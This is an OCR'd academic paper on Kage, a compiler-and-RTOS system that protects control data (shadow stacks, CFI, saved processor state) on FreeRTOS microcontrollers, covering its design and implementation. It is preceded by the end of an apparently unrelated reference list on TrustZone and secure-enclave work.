[47] Qualcomm. Qualcomm Secure Processing Unit SPU230. http://216.117.4.138/files/epfiles/1045b_pdf.pdf, 2019.

[48] Qualcomm. An Introduction to Access Control on Qualcomm Snapdragon Platforms. https://www.qualcomm.com/media/documents/files/an-introduction-to-access-control-on-qualcomm-snapdragon-platforms.pdf, 2020.

[49] Qualcomm. Snapdragon 820 Mobile Platform. https://www.qualcomm.com/products/snapdragon-820-mobile-platform, 2022.

[50] Qualcomm. Snapdragon 835 Mobile Platform. https://www.qualcomm.com/products/snapdragon-835-mobile-platform, 2022.

[51] Arm. Realm Management Extension. https://developer.arm.com/documentation/den0126/latest, 2021.

[52] Arm. System Control Processor Firmware. https://developer.arm.com/tools-and-software/open-source-software/firmware/scp-firmware, 2021.

[53] Xilinx. Isolate Security-Critical Applications on Zynq UltraScale+ Devices. https://www.xilinx.com/support/documentation/white_papers/wp516-security-apps.pdf, 2020.

[54] N. Santos, H. Raj, S. Saroiu, and A. Wolman. Using ARM Trustzone to Build a Trusted Language Runtime for Mobile Applications. *Comput. Archit. News*, 2014.

[55] H. Sun, K. Sun, Y. Wang, J. Jing, and H. Wang. Trustice: Hardware-assisted isolated computing environments on mobile devices. In *Proc. of DSN*, 2015.

[56] TrustedFirmware. Hafnium. https://www.trustedfirmware.org/projects/hafnium/, 2021.

[57] Trustonic. Trustonic Application Protection Delivers Comprehensive Security for Mobile Financial Services. https://www.trustonic.com/markets/financial-services/, 2018.

[58] N. Zhang, K. Sun, W. Lou, and Y. T. Hou. CaSE: Cache-Assisted Secure Execution on ARM Processors. In *Proc. of S&P*, 2016.

[59] S. Zhao, Q. Zhang, Y. Qin, W. Feng, and D. Feng. SecTEE: A Software-Based Approach to Secure Enclave Architecture Using TEE. In *Proc. of CSS*, 2019.

Holistic Control-Flow Protection on Real-Time Embedded Systems with Kage

Yufei Du[1,2*], Zhuojia Shen[2], Komail Dharsee[2], Jie Zhou[2], Robert J. Walls[3], and John Criswell[2]

[1]UNC Chapel Hill
[2]University of Rochester
[3]Worcester Polytechnic Institute

Abstract

This paper presents *Kage*: a system that protects the control data of both application and kernel code on microcontroller-based embedded systems. Kage consists of a Kage-compliant embedded OS that stores all control data in separate memory regions from untrusted data, a compiler that transforms code to protect these memory regions efficiently and to add forward-edge control-flow integrity checks, and a secure API that allows safe updates to the protected data. We implemented Kage as an extension to FreeRTOS, an embedded real-time operating system. We evaluated Kage's performance using the CoreMark benchmark. Kage incurred a 5.2% average runtime overhead and 49.8% code size overhead. Furthermore, the code size overhead was only 14.2% when compared to baseline FreeRTOS with the MPU enabled. We also evaluated Kage's security guarantees by measuring and analyzing reachable code-reuse gadgets. Compared to FreeRTOS, Kage reduces the number of reachable gadgets from 2,276 to 27, and the remaining 27 gadgets cannot be stitched together to launch a practical attack.

1 Introduction

Embedded systems are becoming increasingly popular and feature-rich. In addition to traditional embedded systems such as routers, modems, and security cameras, new Internet of Things (IoT) devices [14] such as smart sensors, smartwatches, and smart door locks allow more embedded systems than ever to connect to the Internet. Today, many embedded systems use microcontrollers instead of general-purpose processors to reduce cost and simplify software design [53].

However, simplicity has a cost: most software for microcontroller-based embedded systems is developed in C. Since C is not a memory-safe programming language, these embedded systems can suffer from exploitable memory safety errors [31, 47]. Attempts to protect control-flow despite such errors have been stymied by the severe resource constraints of microcontrollers e.g., memory is often on the order of kilobytes, and the hardware lacks primitives, such as virtual memory, commonly found in desktop systems. These constraints make it difficult to isolate security-critical data structures from untrustworthy code efficiently. For example, RECFISH [51] uses hardware privilege-levels and context switching to isolate shadow stacks from untrusted code at the cost of high overheads (20-30% increase in execution time). More recent defenses, such as Silhouette [55] and μRAI [5], propose far more efficient mechanisms to protect security-critical data, such as return addresses. However, Silhouette and μRAI target bare-metal applications and, consequently, their protections are insufficient for a fully-featured real-time operating system. According to a recent survey [13], 65% of embedded developers use an embedded operating system for their current projects, and within these developers, 42% use an operating system for real-time capability.

Holistic control-flow protection for real-time OSes must also address several additional challenges. First, as these microcontrollers contain no memory management unit [11], all application tasks and the OS kernel share the same physical address space; there is no memory isolation between tasks or between tasks and the OS kernel. Second, in addition to return addresses and function pointers, several additional data structures require protection, including the processor state saved on a context switch and kernel data structures that contain control data. Third, context switching, interrupts, and exceptions complicate control-flow and require careful handling.

This paper presents *Kage*, a software system that protects the control data of a real-time operating system kernel and the application tasks from control-flow hijacking attacks.[1] Kage provides a protected shadow stack for each application task and the kernel, protects saved processor state during context switch and exception handling, and isolates security-critical kernel data structures from untrusted code. Kage leverages and enhances Silhouette [55] to provide efficient intra-address

*Part of the work was done when the author was a MS student at University of Rochester.

[1]"Kage," pronounced *kah-geh*, means "shadow" in Japanese.

space isolation, forward-edge control-flow integrity checks, and return-address integrity. We built a prototype of Kage and evaluated its performance and security improvements over a FreeRTOS-based [6] system.

To summarize, our contributions are:

- We designed Kage which provides efficient and holistic control-flow hijacking protection for microcontroller-based embedded systems with a real-time OS. Kage protects return addresses as well as kernel data structures containing control data.
- We built a prototype of Kage consisting of a FreeRTOS-based [6] embedded OS, a compiler based on Silhouette [55], and a binary code scanner.
- We evaluated Kage using a STM32L475 Discovery board [43], the CoreMark benchmark [8], and microbenchmarks. Kage incurs a 5.2% mean runtime overhead on CoreMark. Kage's kernel components add 7 to 273 CPU cycles, with exception handling adding the most overhead. Kage incurred a code size overhead of 49.8%. However, that overhead was only 14.2% when compared to baseline FreeRTOS with the MPU enabled.
- We evaluated the efficacy of Kage's security improvements over a FreeRTOS-based system. Kage adds several security guarantees, including return address integrity (RAI), control-flow integrity (CFI), and protection of control data during interrupts, context switching, and exception handling. Our results show that Kage reduced the number of reachable code-reuse gadgets from 2,276 to 27 for a Kage-compliant binary with CoreMark, and we explain why those remaining gadgets cannot be stitched together to perform practical code-reuse attacks.

2 Background

In this section, we describe Kage's target microcontroller architecture and introduce the real-time OS on which Kage's prototype implementation is based.

2.1 ARMv7-M

While Kage's design applies to multiple ARM architectures [9, 12], our current work targets the market-dominant ARMv7-M architecture [11]. ARMv7-M, which includes the ARM Cortex-M product family, is designed for resource-constrained, energy-efficient, and low-cost microcontrollers [53]. Consequently, ARMv7-M's design differs from general-purpose processors such as X86 [34] and the ARM Cortex-A product family [9, 10].

Processor Modes and Unprivileged Store Instructions There are two hardware privilege levels in ARMv7-M: *privileged mode* and *unprivileged mode*. ARMv7-M supports a special set of *unprivileged store instructions* that always check the unprivileged access permissions regardless of the processor's current execution mode. For example, even if the processor is currently executing in privileged mode, the unprivileged store instructions can only write to memory locations that are writable in unprivileged mode. Attempts to write to a privileged-only memory location will trigger a memory management fault. Unprivileged store instructions are available on several other ARM architectures, e.g., ARMv7-A [9] and ARMv8-M Main Extension [12].

Memory Protections Unlike desktop systems, ARMv7-M does not provide a Memory Management Unit (MMU) and does not support virtual memory. In ARMv7-M, all memory regions, peripherals, and the processor's control registers are in the same address space. To enforce access control policies, ARMv7-M provides a Memory Protection Unit (MPU) as an optional feature. The MPU allows developers to define the start address and length of memory protection regions and the access permissions of each region. The number of protection regions varies for different hardware implementations, e.g., the development board used in this work supports eight regions [44].

Exception Handling ARMv7-M automatically stores a subset of the current processor state on the stack when executing an exception handler and automatically restores it on exception return. The exception handler is responsible for saving the other registers, if needed. ARMv7-M allows exception chaining when an exception occurs while another exception handler is running. If the new exception has higher priority than the current exception, then the new one will preempt the current exception; the new exception will otherwise remain pending until the handler of the current exception returns.

2.2 FreeRTOS

When an embedded system requires real-time performance, developers often turn to a *real-time operating system (RTOS)*. While RTOS capabilities vary greatly depending on the target system, we focus on real-time operating systems designed for microcontrollers. One such example is Amazon FreeRTOS, which combines the popular FreeRTOS kernel [32] with libraries for connecting to Amazon's web services [6]. FreeRTOS can run on systems with just kilobytes of memory while still providing powerful features such as real-time scheduling, software timers, and shared queues.

FreeRTOS's fundamental abstractions differ significantly from those found in desktop operating systems. For example, application code is divided into a set of *tasks* that are roughly equivalent to a thread in a desktop process. For each task,

FreeRTOS maintains a *task control block* to store important data of the task such as the stack pointer and MPU configuration. The FreeRTOS *scheduler* switches between tasks to meet pre-defined timing constraints. Specifically, the scheduler ensures that the processor will always be executing the highest priority task that is ready to execute in the system.

3 Design

Kage protects application and real-time OS kernel code from control-flow hijacking attacks using a *Kage-complaint real-time OS*, a *Kage compiler*, and a *binary code scanner*. We now describe the threat model that Kage addresses, the guarantees it provides to address these threats, and how the aforementioned Kage components provide these security guarantees.

3.1 Threat Model and System Assumptions

We target ARMv7-M-based single-core microcontrollers with an MPU supporting at least seven regions. As ARMv7-M microcontrollers do not support virtual memory [11], all tasks execute within the same address space as the kernel. Further, to improve performance and reduce programming complexity, the tasks and the kernel execute at the same privilege level by default. A consequence of these design decisions is that a memory error in a task (or library) can lead to the system's complete compromise.

We assume the presence of a powerful adversary that attempts to hijack the control flow of the system. The attacker has access to a memory error in *untrusted code* that she can use to manipulate any *control data* stored in memory, including return addresses of both tasks and the kernel, indirect branches, function pointers, and processor state saved on context switches and during exception handling. The untrusted code includes all application tasks, libraries accessible by those tasks, and part of the kernel. An exception is the standard C library and the compiler runtime library such as libgcc [2] or compiler-rt [1]. We assume these libraries have no memory safety errors, but we also assume that attackers may exploit memory safety errors in untrusted code to hijack the control flow to these libraries so as to use their regular store instructions to corrupt privileged memory. We explain how to mitigate this situation in Section 3.4. In summary, our threat model focuses on code-injection and code-reuse attacks. Other attacks, such as non-control data attacks [20], are out of scope.

3.2 Security Guarantees

To mitigate the threats described in Section 3.1, Kage provides the following guarantees:

Guarantee 1. *Return Address Integrity (RAI): Return instructions will always branch to the legal return address saved by the function prologue.*

Guarantee 2. *Control-Flow Integrity (CFI): Indirect function calls will always branch to the beginning of a function.*

Guarantee 1 comes from Kage's use of per-task shadow stacks for storing return addresses. Guarantee 2 is provided by CFI instrumentation inserted at compile time. We discuss these topics further as part of our discussion of the Kage compiler in Section 3.5.

However, Guarantees 1 and 2 alone are insufficient for mitigating control-flow hijacking attacks. As application code runs in the hardware's privileged mode, it can corrupt control data, stack pointers, and other security-critical data maintained by the OS kernel. Kage, therefore, provides the following additional guarantees:

Guarantee 3. *On a context switch, the task's saved processor state will always be the same as it was when the task was taken off of the CPU. When a task first begins execution, its initial processor state, including the task's initial program counter, stack pointer, and* `control` *register, will always be the initial values defined in task initialization. This guarantees that each task begins execution from its main entry point.*

Guarantee 4. *The processor state saved on interrupts and exceptions is never corrupted. When returning from an interrupt or exception, the processor state loaded onto the processor matches the processor's state prior to the interrupt or exception.*

Guarantee 5. *The location and the content of the processor's interrupt vector table cannot be modified by untrusted code.*

These guarantees severely limit the extent to which an attacker can manipulate the control flow of the system. To ensure that the processor executes the correct instructions, Kage provides one more guarantee:

Guarantee 6. *Memory that is writable by untrusted code cannot be executable, and vice versa.*

The foundation of these guarantees is Kage's use of privileged memory regions isolated from untrusted code. For example, Kage's context switching and exception handling mechanisms use these privileged regions to store processor state, thereby providing Guarantees 3 and 4. Further, by defining the location of the interrupt vector table as privileged, Kage ensures Guarantee 5. Finally, as untrusted code can only write to unprivileged regions, Kage configures such regions as non-executable, i.e., Guarantee 6.

3.3 Kage Overview

Kage consists of three components:

- A **real-time OS for microcontrollers** that provides a protected shadow stack for the kernel and each task and protects security-critical data from corruption by memory errors, including processor state saved on a context switch and scheduler and task management data;




Figure 1: Architecture of Kage-Compliant Embedded OS

- A **compiler system** that provides efficient intra-address space isolation by transforming all store instructions in untrusted code to ARMv7-M's unprivileged store instructions, saves return addresses to a protected shadow stack, and adds forward-edge control-flow integrity checks;
- A **binary code scanner** that checks whether the binary file generated by the compiler contains any code sequence that may bypass Kage's security guarantees.

3.4 Kage-Compliant Embedded OS

At the core of Kage is an embedded real-time OS. Our design assumes the same task model as FreeRTOS [32], with task data, including task stack pointers, stored in the task control block. Kage divides the code into trusted and untrusted components and the memory into privileged and unprivileged regions. All control data, except function pointers used by untrusted code, are stored in privileged memory. Only trusted components can directly write to privileged memory regions with the exception that function prologues of untrusted components can store return addresses to a privileged region.

Figure 1 illustrates the different components that comprise the Kage architecture. All of the tasks and most kernel components are untrusted. The trusted components are limited to those that must access privileged memory regions.

To mitigate cases wherein control flow is maliciously redirected from untrusted code to the standard C library or the compiler runtime library, Kage supplies two separately compiled versions of each of these libraries. The Kage compiler transforms one copy for safe use by untrusted code, and the other is left unmodified for use by the trusted kernel. Transformed library functions cannot write to privileged memory regions and therefore cannot overwrite control data.

3.4.1 Privileged and Unprivileged Memory

Figure 2 illustrates Kage's unprivileged and privileged memory regions. Untrusted code can only write to the former, while trusted code can write to both types. These access restrictions are implemented, in part, using the store hardening transformation (described in Section 3.5.2) and enforced by the MPU at runtime. Any attempts to write to privileged memory from untrusted code will trigger a fault. While Kage could also restrict loads, load restrictions are not necessary for preventing control-flow hijacking attacks.

Kage's unprivileged memory regions include the unprivileged initialized global data, unprivileged uninitialized global data, unprivileged kernel stack, task stacks, and unprivileged heap regions. The privileged memory regions include all shadow stacks, all control data (except for function pointers in untrusted code), and other security-critical data structures, such as task control blocks and scheduler data structures.

Kage uses separate heaps for trusted and untrusted code. All untrusted code uses the same heap to improve memory utilization. However, Kage could be adapted to use multiple unprivileged heap regions. Kage provides separate dynamic memory allocation and deallocation functions for trusted and untrusted components. The trusted allocation function allocates memory from the privileged heap region, while untrusted code uses the untrusted allocation function to manage memory in the unprivileged heap.

Notably, while all task stacks reside in unprivileged memory, Kage restricts untrusted code to writing only to the stack of the current task. This restriction is necessary to protect control data during context switching (see Section 3.4.3), providing the basis for ensuring Guarantee 3. To detect stack overflows (and underflows), privileged regions surround each task stack.

The System region is also privileged because it contains memory-mapped system registers that must not be accessible to an attacker. For example, a write to this region could be used to change the address of the interrupt vector table [11]; by configuring the System region as privileged, Kage ensures part of Guarantee 5. The Peripheral and Device regions are also privileged.

Finally, the Read-Only Data region, which contains the interrupt vector table, is set to read-only, providing the other part of Guarantee 5. To enforce Guarantee 6, the Trusted and Untrusted Code regions are set to read-only as well and are the only executable regions.

3.4.2 Secure API

The trusted kernel provides a *secure API* for use by the untrusted kernel components and tasks. The secure API allows the untrusted code to perform task management, execute scheduler-related operations, and access the HAL. These operations often require access to privileged memory. The secure API allows unprivileged code to perform these operations without violating Kage's security guarantees.

The secure API functions fall into three broad categories: functions designed for all untrusted code (such as delaying a task, deleting a task, and resuming a task), functions that should only be used by the untrusted kernel (such as raising a




Figure 2: Memory Regions of Kage

task's execution priority, delaying a task to wait for an event, and resuming a task after the event), and functions used by untrusted exception handlers (such as resuming a task from delay after exception returns).

The secure API adheres to the following design principles. First, the secure API should not overwrite control data, unless such control data is not used anymore (e.g., deleting a task). This helps enforce Guarantees 1, 3, and 4. Second, the secure API should not disable or overwrite hardware configurations that Kage uses for protections, such as disabling the MPU, changing Kage's memory access permissions, changing exception priorities, or overwriting the interrupt vector table. Memory protections are critical for enforcing *all* of Kage's guarantees, controlling exception priorities helps enforce Guarantee 4 as Section 3.4.4 explains, and protecting the integrity of the interrupt vector table is critical to enforcing Guarantee 5. Third, secure API functions must write new control data (e.g., when creating a new task) to a privileged memory region, such as a shadow stack or the task control block for enforcing Guarantees 1, 3, and 4. These design principles can be applied to any real-time OS kernel. Appendix A describes how we applied them to AWS FreeRTOS [6] in detail.

Kage includes additional runtime checks to vet arguments that could be controlled by attackers. First, the secure API checks all pointer arguments. For pointers to task control blocks, the API checks the pointer against a table of pointers to valid task control blocks. For other pointers, the API verifies that they point to an unprivileged memory region. These checks prevent attackers from tricking the secure API code from overwriting control data in privileged regions (which could violate Guarantees 1, 3, and 4) or from overwriting memory-mapped system registers (which could disable the MPU protections needed for enforcing all of Kage's guarantees). Second, the API includes functionality that allows untrusted code to provide a new MPU configuration, but it checks if the new configuration violates Kage's base MPU policy. Third, the API ensures that only the system initialization sequence (run at system startup) can call the task creation API function. This check is necessary to prevent an attacker from creating a new task with a stack that overlaps with the shadow stack of another task (which could violate Guarantee 1). Fourth, the API functions for untrusted exception handlers require that the exception handler temporarily raises the execution priority before calling the secure API function such that other untrusted exception handlers cannot preempt the execution. These API functions check the current priority level. If a check fails, Kage executes a code sequence defined by the developer. In our prototype, this code executes an infinite loop. This enforces Guarantee 4 by ensuring the integrity of interrupted program state saved on interrupts and exceptions.

Kage's design is amenable to real-time requirements. Aside from checks on task control blocks, all secure API runtime checks have constant-time performance. Task control block checks are linear time relative to the number of created tasks. As Kage only permits task creation during system initialization, the maximum number of tasks running on a device can be made finite and known at device install time. Consequently, developers can pre-determine the worst-case overhead of task control block checks. The secure API functions for untrusted exception handlers require raising the exception priority, which may cause delays for other untrusted exception handlers to enter. Therefore, real-time systems that include hard deadlines for exception handling need to measure the runtime of these secure API functions and consider the worst-case additional overhead. In situations where exception handlers with a hard deadline are rare and short, developers could also verify that the handlers are bug-free and place them into the trusted computing base.

Finally, untrusted code is only allowed to use direct function calls to access the secure API. Kage does not assign CFI labels to secure API functions; therefore, untrusted code cannot use indirect branches to execute secure API functions. Section 3.5 explains Kage's forward-edge CFI checks.

3.4.3 Context Switching

The kernel needs to store the processor state to memory when context switching between tasks or when an exception occurs [15]. As this state contains control-flow data, Kage must protect the saved state to ensure Guarantee 3. The protected state must also include the task's stack pointer to prevent untrusted code from violating Guarantee 1. Further, as the Secure API places its frames on the stack of the calling task, Kage must also prevent manipulation of this frame data. As described below, Kage provides these protections through a combination of privileged memory regions, MPU configura-

tions, and a purpose-built PendSV handler.

Kage stores the processor state in the current task's shadow stack during context switching and exception handling. The shadow stack is a privileged memory region, so it cannot be modified by untrusted code (as described previously). The processor state includes all general-purpose registers, the `LR` link register, the program status register, the `CONTROL` register, the stack pointer, and all floating-point registers (if the processor supports floating-point operations). In addition, for exceptions, Kage also protects exception return addresses.

ARMv7-M provides the `PendSV` interrupt to switch contexts efficiently [11], and Kage includes a handler for this interrupt. For performance reasons, the processor automatically saves a subset of the processor state to memory before Kage's handler executes. In some cases, this behavior leads to processor state being saved to unprivileged memory (such as a task's stack). Consequently, Kage's `PendSV` handler first copies the registers automatically saved by the processor from the task's stack to the task's shadow stack. The handler then stores the rest of the processor state to the task's shadow stack and transfers control to the kernel's scheduler component.

The scheduler component then checks if the previous task overflowed its stack prior to the context switch. This check may seem unnecessary given that the untrusted task code will trigger a hardware fault if it attempts to write to the privileged memory adjacent to its stack (as described previously in Section 3.4.1). However, a subtle race condition may still allow for an overflow to occur. In particular, if the context switch occurs after the stack pointer is decremented past the end of the task stack *but before* any unprivileged store instructions that would trigger the fault, ARMv7-M's automatic register spilling mechanism could write into the adjacent privileged region—i.e., where the task's shadow stack is placed—bypassing Guarantee 1.

After the scheduler component transfers control back to the handler, Kage restores the saved processor state for the next task from the appropriate shadow stack. Note that for the subset of state stored automatically by the processor, Kage transfers that state back to the appropriate task stack for restoration by the processor.

Kage's `PendSV` handler also reconfigures the MPU to allow unprivileged write access to the stack region of the next task and disallow access to the stack region of the previous task. By disallowing unprivileged write access to the stack region of other tasks, Kage ensures that a task cannot interfere with another task's stack data. As a task stack may include frames from the Secure API, this MPU configuration prevents untrusted code from manipulating the local variables used by the runtime checks of the Secure API.

Kage prevents untrusted code from executing in the middle of a context switch, ensuring the processor state restored to the task stack cannot be corrupted before the handler returns. It does so as follows. First, Kage prevents untrusted exception handlers from preempting the `PendSV` handler's execution (see Section 3.4.4). Second, while a subset of trusted exception handlers can preempt Kage's `PendSV` handler, those trusted exceptions do not transfer control to untrusted code.

As Kage copies, saves, and restores a fixed number of registers on exception dispatch and context switch, and because the stack overflow check is constant time, Kage's protections for saved processor state incur constant overhead and are therefore amenable to real-time system design.

3.4.4 Exception Handling

Kage divides exception handlers into two types. *Trusted exception handlers* are part of the trusted kernel and can access privileged memory. The trusted handlers in our prototype include the system timer `SysTick` handler, the context switching `PendSV` handler, the system call `SVC` handler, the memory protection fault `MemManage` handler, the memory bus fault `BusFault` handler, and the unrecoverable fault `HardFault` handler. Handlers in the HAL library are trusted as well. Further, if a system contains other trap handlers (i.e., exception handlers that cannot be blocked), these handlers must be trusted. All other handlers are *untrusted* and, consequently, can only write to unprivileged memory.

Exceptions are particularly challenging to handle securely because an untrusted exception handler may interrupt trusted code. For example, consider when a task calls the secure API to execute functions in the trusted kernel. The secure API (and any trusted kernel function it calls) uses the unprivileged task stack to store local variables. Under normal control flow, this is not an issue. However, if an exception whose handler is untrusted occurs, the untrusted handler could corrupt the secure API's stack frames on the task stack.

To resolve the above issue, Kage adds a trusted *dispatcher* function to each untrusted exception handler. When an exception whose handler is untrusted occurs, the appropriate dispatcher executes first. The dispatcher function saves all processor state to the shadow stack and configures the MPU such that the entire task stack and task shadow stack regions are read-only (for both trusted and untrusted code). Only then does the dispatcher transfer control to the untrusted exception handler. After the untrusted handler returns, the dispatcher restores the processor state and restores the MPU configuration. Saving the processor state to and restoring it from the protected shadow stack enforces Guarantee 4. Similar to context switching, the exception dispatcher prevents untrusted exception handlers from voiding the runtime checks of the Secure API.

Exception nesting further complicates the dispatcher's behavior. First, the MPU configuration is only restored after all untrusted exceptions have been handled. Second, when saving and restoring the processor state, the dispatcher temporarily sets its priority to the maximum configurable priority, preventing other untrusted exception handlers from preempting it. ARMv7-M requires three instructions to raise the priority.

To prevent another untrusted exception from occurring during the small window of three instructions, the dispatcher first uses a single instruction (`CPS`) to disable all exceptions until it finishes raising its priority. Raising the exception priority prevents untrusted code from another untrusted exception handler from overwriting the processor state before the dispatcher saves them or after the dispatcher restores them, breaking Guarantee 4. Third, all untrusted exception handlers are assigned a lower priority than any of the trusted handlers. This restriction improves performance by removing the need for trusted handlers to spill the processor state onto the shadow stack. Finally, when an untrusted exception handler calls the secure API, the untrusted handler must first temporarily raise its priority to prevent preemption by other untrusted handlers. The secure API functions check that the exception priority is raised. These two restrictions ensure that untrusted code from an untrusted exception handler cannot corrupt trusted code's stack data and use the trusted code to bypass the security guarantees (e.g. making unprivileged memory executable).

Kage's exception handling mechanism also checks for potential stack overflows. The reason for this check is a subtle race condition wherein another exception handler could preempt the current handler after the stack pointer is decremented past the end of the kernel stack but before the next store instruction triggers a hardware fault. In such situations, ARMv7-M's automatic register spilling mechanism on exception entry could overwrite privileged memory. We described an analogous race condition and overflow check in Section 3.4.3

Similar to context switching, Kage's exception dispatcher incurs predictable constant-time overhead and is consequently amenable to real-time system design.

3.5 Kage Compiler

Kage leverages and enhances Silhouette [55], an LLVM-based compiler, to efficiently isolate the untrusted components and enforce return address integrity and control-flow integrity on the untrusted code. In particular, Kage stores return addresses in a shadow stack (Section 3.5.1). By combing the store hardening transformation (Section 3.5.2), the CFI instrumentation (Section 3.5.3), and the corresponding memory region configuration (Section 3.4.1), Kage guarantees that a return address will always be saved to, protected in, and retrieved correctly from the shadow stack, and therefore providing return address integrity (Guarantee 1). Kage also uses the CFI transformation to guarantee that an indirect function call will always branch to the beginning of a function (Guarantee 2). We describe these transformations below, but we refer the reader to Section 7.1 of the Silhouette paper [55] for greater detail on how these transformations enforce control-flow and return-address integrity.

3.5.1 Shadow Stack Transformation

Kage uses Silhouette's *shadow stack transformation* to transform the prologue and epilogue of each untrusted function. When entering a function, the return address is saved onto a protected shadow stack. When returning from the function, the system uses the return address from the shadow stack instead of the regular stack. The shadow stacks reside in privileged memory, and the shadow stack instrumentation is considered trusted code. Each task, and the untrusted kernel, use separate shadow stacks.

3.5.2 Store Hardening Transformation

Kage uses Silhouette's *store hardening pass* to transform all store instructions in untrusted code into ARMv7-M's unprivileged store instructions. When combined with the appropriate MPU configuration (see Section 4.3.2), this transformation provides intra-address space isolation, preventing untrusted code from modifying privileged memory. Importantly, store hardening allows Kage to access the shadow stack in every function prologue without the costly hardware privilege mode changes of previous work [51].

3.5.3 CFI Instrumentation

We use CFI [3] instrumentation to protect against forward-edge control-flow hijacking. Specifically, for indirect function calls, Kage inserts CFI labels at the beginning of the legal target functions and inserts instrumentation at all indirect call sites to verify that the target has the correct label at runtime.

Not all functions receive labels in Kage. CFI labels are only assigned to functions in untrusted code that are address-taken or visible to other compilation units. This makes it impossible for untrusted code to, for example, jump into trusted code via an indirect function call.

Globally-Unique Label Generation. Label-based CFI requires that the byte sequence used for CFI labels not appear anywhere else within executable memory i.e., that they be *globally unique* [3]. The Silhouette compiler does not enforce this requirement. Kage addresses this limitation, in part, with a novel scheme for label generation.

Kage's global uniqueness guarantee consists of two parts. First, as instructions on ARMv7-M are either one or two half-words long and aligned at half-word boundaries [11], the encoding of a CFI label must not alias any part of instructions that the compiler may generate. Kage avoids this situation by picking a CFI label consisting of two distinct half-words that are undefined instruction encodings on ARMv7-M. Second, the compiler may embed constant data into code that is identical to a CFI label by coincidence. Kage therefore disallows data embedding within the trusted and untrusted code segments.

3.6 Code Scanner

To ensure that the compiled binary code does not violate Kage's security guarantees, Kage includes a static binary code scanner. If the code scanner finds a violation, it alerts the developer.

Kage's code scanner forbids untrusted code from using the privileged `CPS` and `MSR` instructions [11] as these instructions could change the value of important registers (such as the `CONTROL` register and stack pointers) and undermine Guarantees 1 and 4. However, `MSR` instructions that change the `APSR` or `BASEPRI` register are allowed in untrusted code; changing `APSR` only affects the execution of conditional instructions, and changing `BASEPRI` only disables or enables untrusted exceptions, neither of which impacts Kage's security guarantees. The trusted kernel needs `CPS` and `MSR` instructions, so the code scanner allows the trusted kernel to contain these instructions with any operand.

The code scanner also verifies that the only trusted functions that untrusted code calls are secure API functions. Internal trusted kernel functions should not be available to untrusted code. Since Kage does not add CFI labels to the trusted kernel functions, the code scanner only needs to ensure that no direct function calls from untrusted code to internal trusted functions exist.

4 Implementation

In this section, we describe our modifications to the Silhouette compiler system [55] and the implementation of our Kage-compliant RTOS and the binary code scanner. The Kage RTOS extends Amazon FreeRTOS v1.4.9 [6]. We target the STM32L475 Discovery board [43] because it has an MPU and is officially supported by Amazon FreeRTOS.

4.1 Compiler Implementation

We modified 379 lines of code to adapt the LLVM-based Silhouette compiler,[2] a major part of which improves CFI. To ensure that CFI labels are not embedded within other instructions, we picked `0xf870f871` as our CFI label; both `0xf870` and `0xf871` encode an undefined instruction on ARMv7-M [11]. Kage's CFI checks will jump over the CFI labels when performing the indirect branch as the CFI labels are now undefined instructions.

We set the size of each task's stack and the kernel stack to be 4 KB, allowing multiple stacks to fit in the limited 128 KB of RAM on the discovery board. This stack size also allows for more efficient shadow stack instrumentation. In particular, ARMv7-M's store immediate and load immediate instructions support an immediate offset up to 4 KB [11]. With the stack size (and thereby the shadow stack offset) limited to 4 KB, the shadow stack transformation does not need to encode the shadow stack offset into a free register before accessing the shadow stack. As a result, Kage only needs one instruction in the function prologue to write to the shadow stack.

FreeRTOS provides an optional `privileged_functions` section in the code region to store privileged kernel functions. Kage uses this section to store all trusted kernel functions. A special compiler flag can be used to tell the Kage compiler that all functions within a C source file should be placed in the `privileged_functions` section. When the compiler compiles a function in this section, it skips the store hardening, shadow stack, and CFI transformations.

4.2 Code Scanner Implementation

We implemented Kage's code scanner as a Python script utilizing Python's `elftools` library. The code scanner scans the untrusted code for encodings of instructions that could potentially undermine Kage's security guarantees as Section 3.6 describes. Our code scanner contains 148 lines of code.[3]

4.3 RTOS Implementation

Our OS prototype adds 2,136 lines of code to AWS FreeRTOS. Like default FreeRTOS, our Kage implementation runs both tasks and the kernel in ARMv7-M's privileged execution mode. Unlike FreeRTOS, Kage enables the MPU and leverages compiler transformations, runtime instrumentation, and the kernel modifications described below to enforce control-flow and return-address integrity. We implemented the secure API following our design. Appendix A explains the secure API implementation in detail.

4.3.1 Trusted and Untrusted Components

In our Kage prototype, the trusted kernel components are the scheduler, the task management module, the kernel list module, the trusted dynamic allocation and deallocation module, and the device-specific support module (including exception handlers for `PendSV`, `SVC`, `MemManage`, and `HardFault`), and the HAL library [46] (including the exception handler for `SysTick` and the default code for unimplemented exception handlers). All other kernel components and all tasks are untrusted. The untrusted kernel components include the untrusted list module, the untrusted allocation module, the queue, the stream buffer, event groups, and the timer modules.

Both trusted and untrusted kernel components need to use the kernel list module to access ready and pending lists of tasks. Therefore, Kage provides two list modules, one for the trusted components and one for the untrusted components.

For the untrusted C library, we transformed Newlib [39], an open source C library designed for embedded systems.

[2] We measured the line count of modifications to the Silhouette compiler using `git diff`.

[3] We measured the line count of the code scanner and RTOS prototype using SLOCCount [52].

Hardware Region	MPU Region	Access Permissions Priv.	Unpriv.
FLASH	Entire FLASH region	RO, XN	RO, XN
FLASH	Code segments	RO	RO
RAM2	Entire RAM2 region	RW, XN	RO, XN
RAM2	Unpriv. initialized global data and unpriv. heap	RW, XN	RW, XN
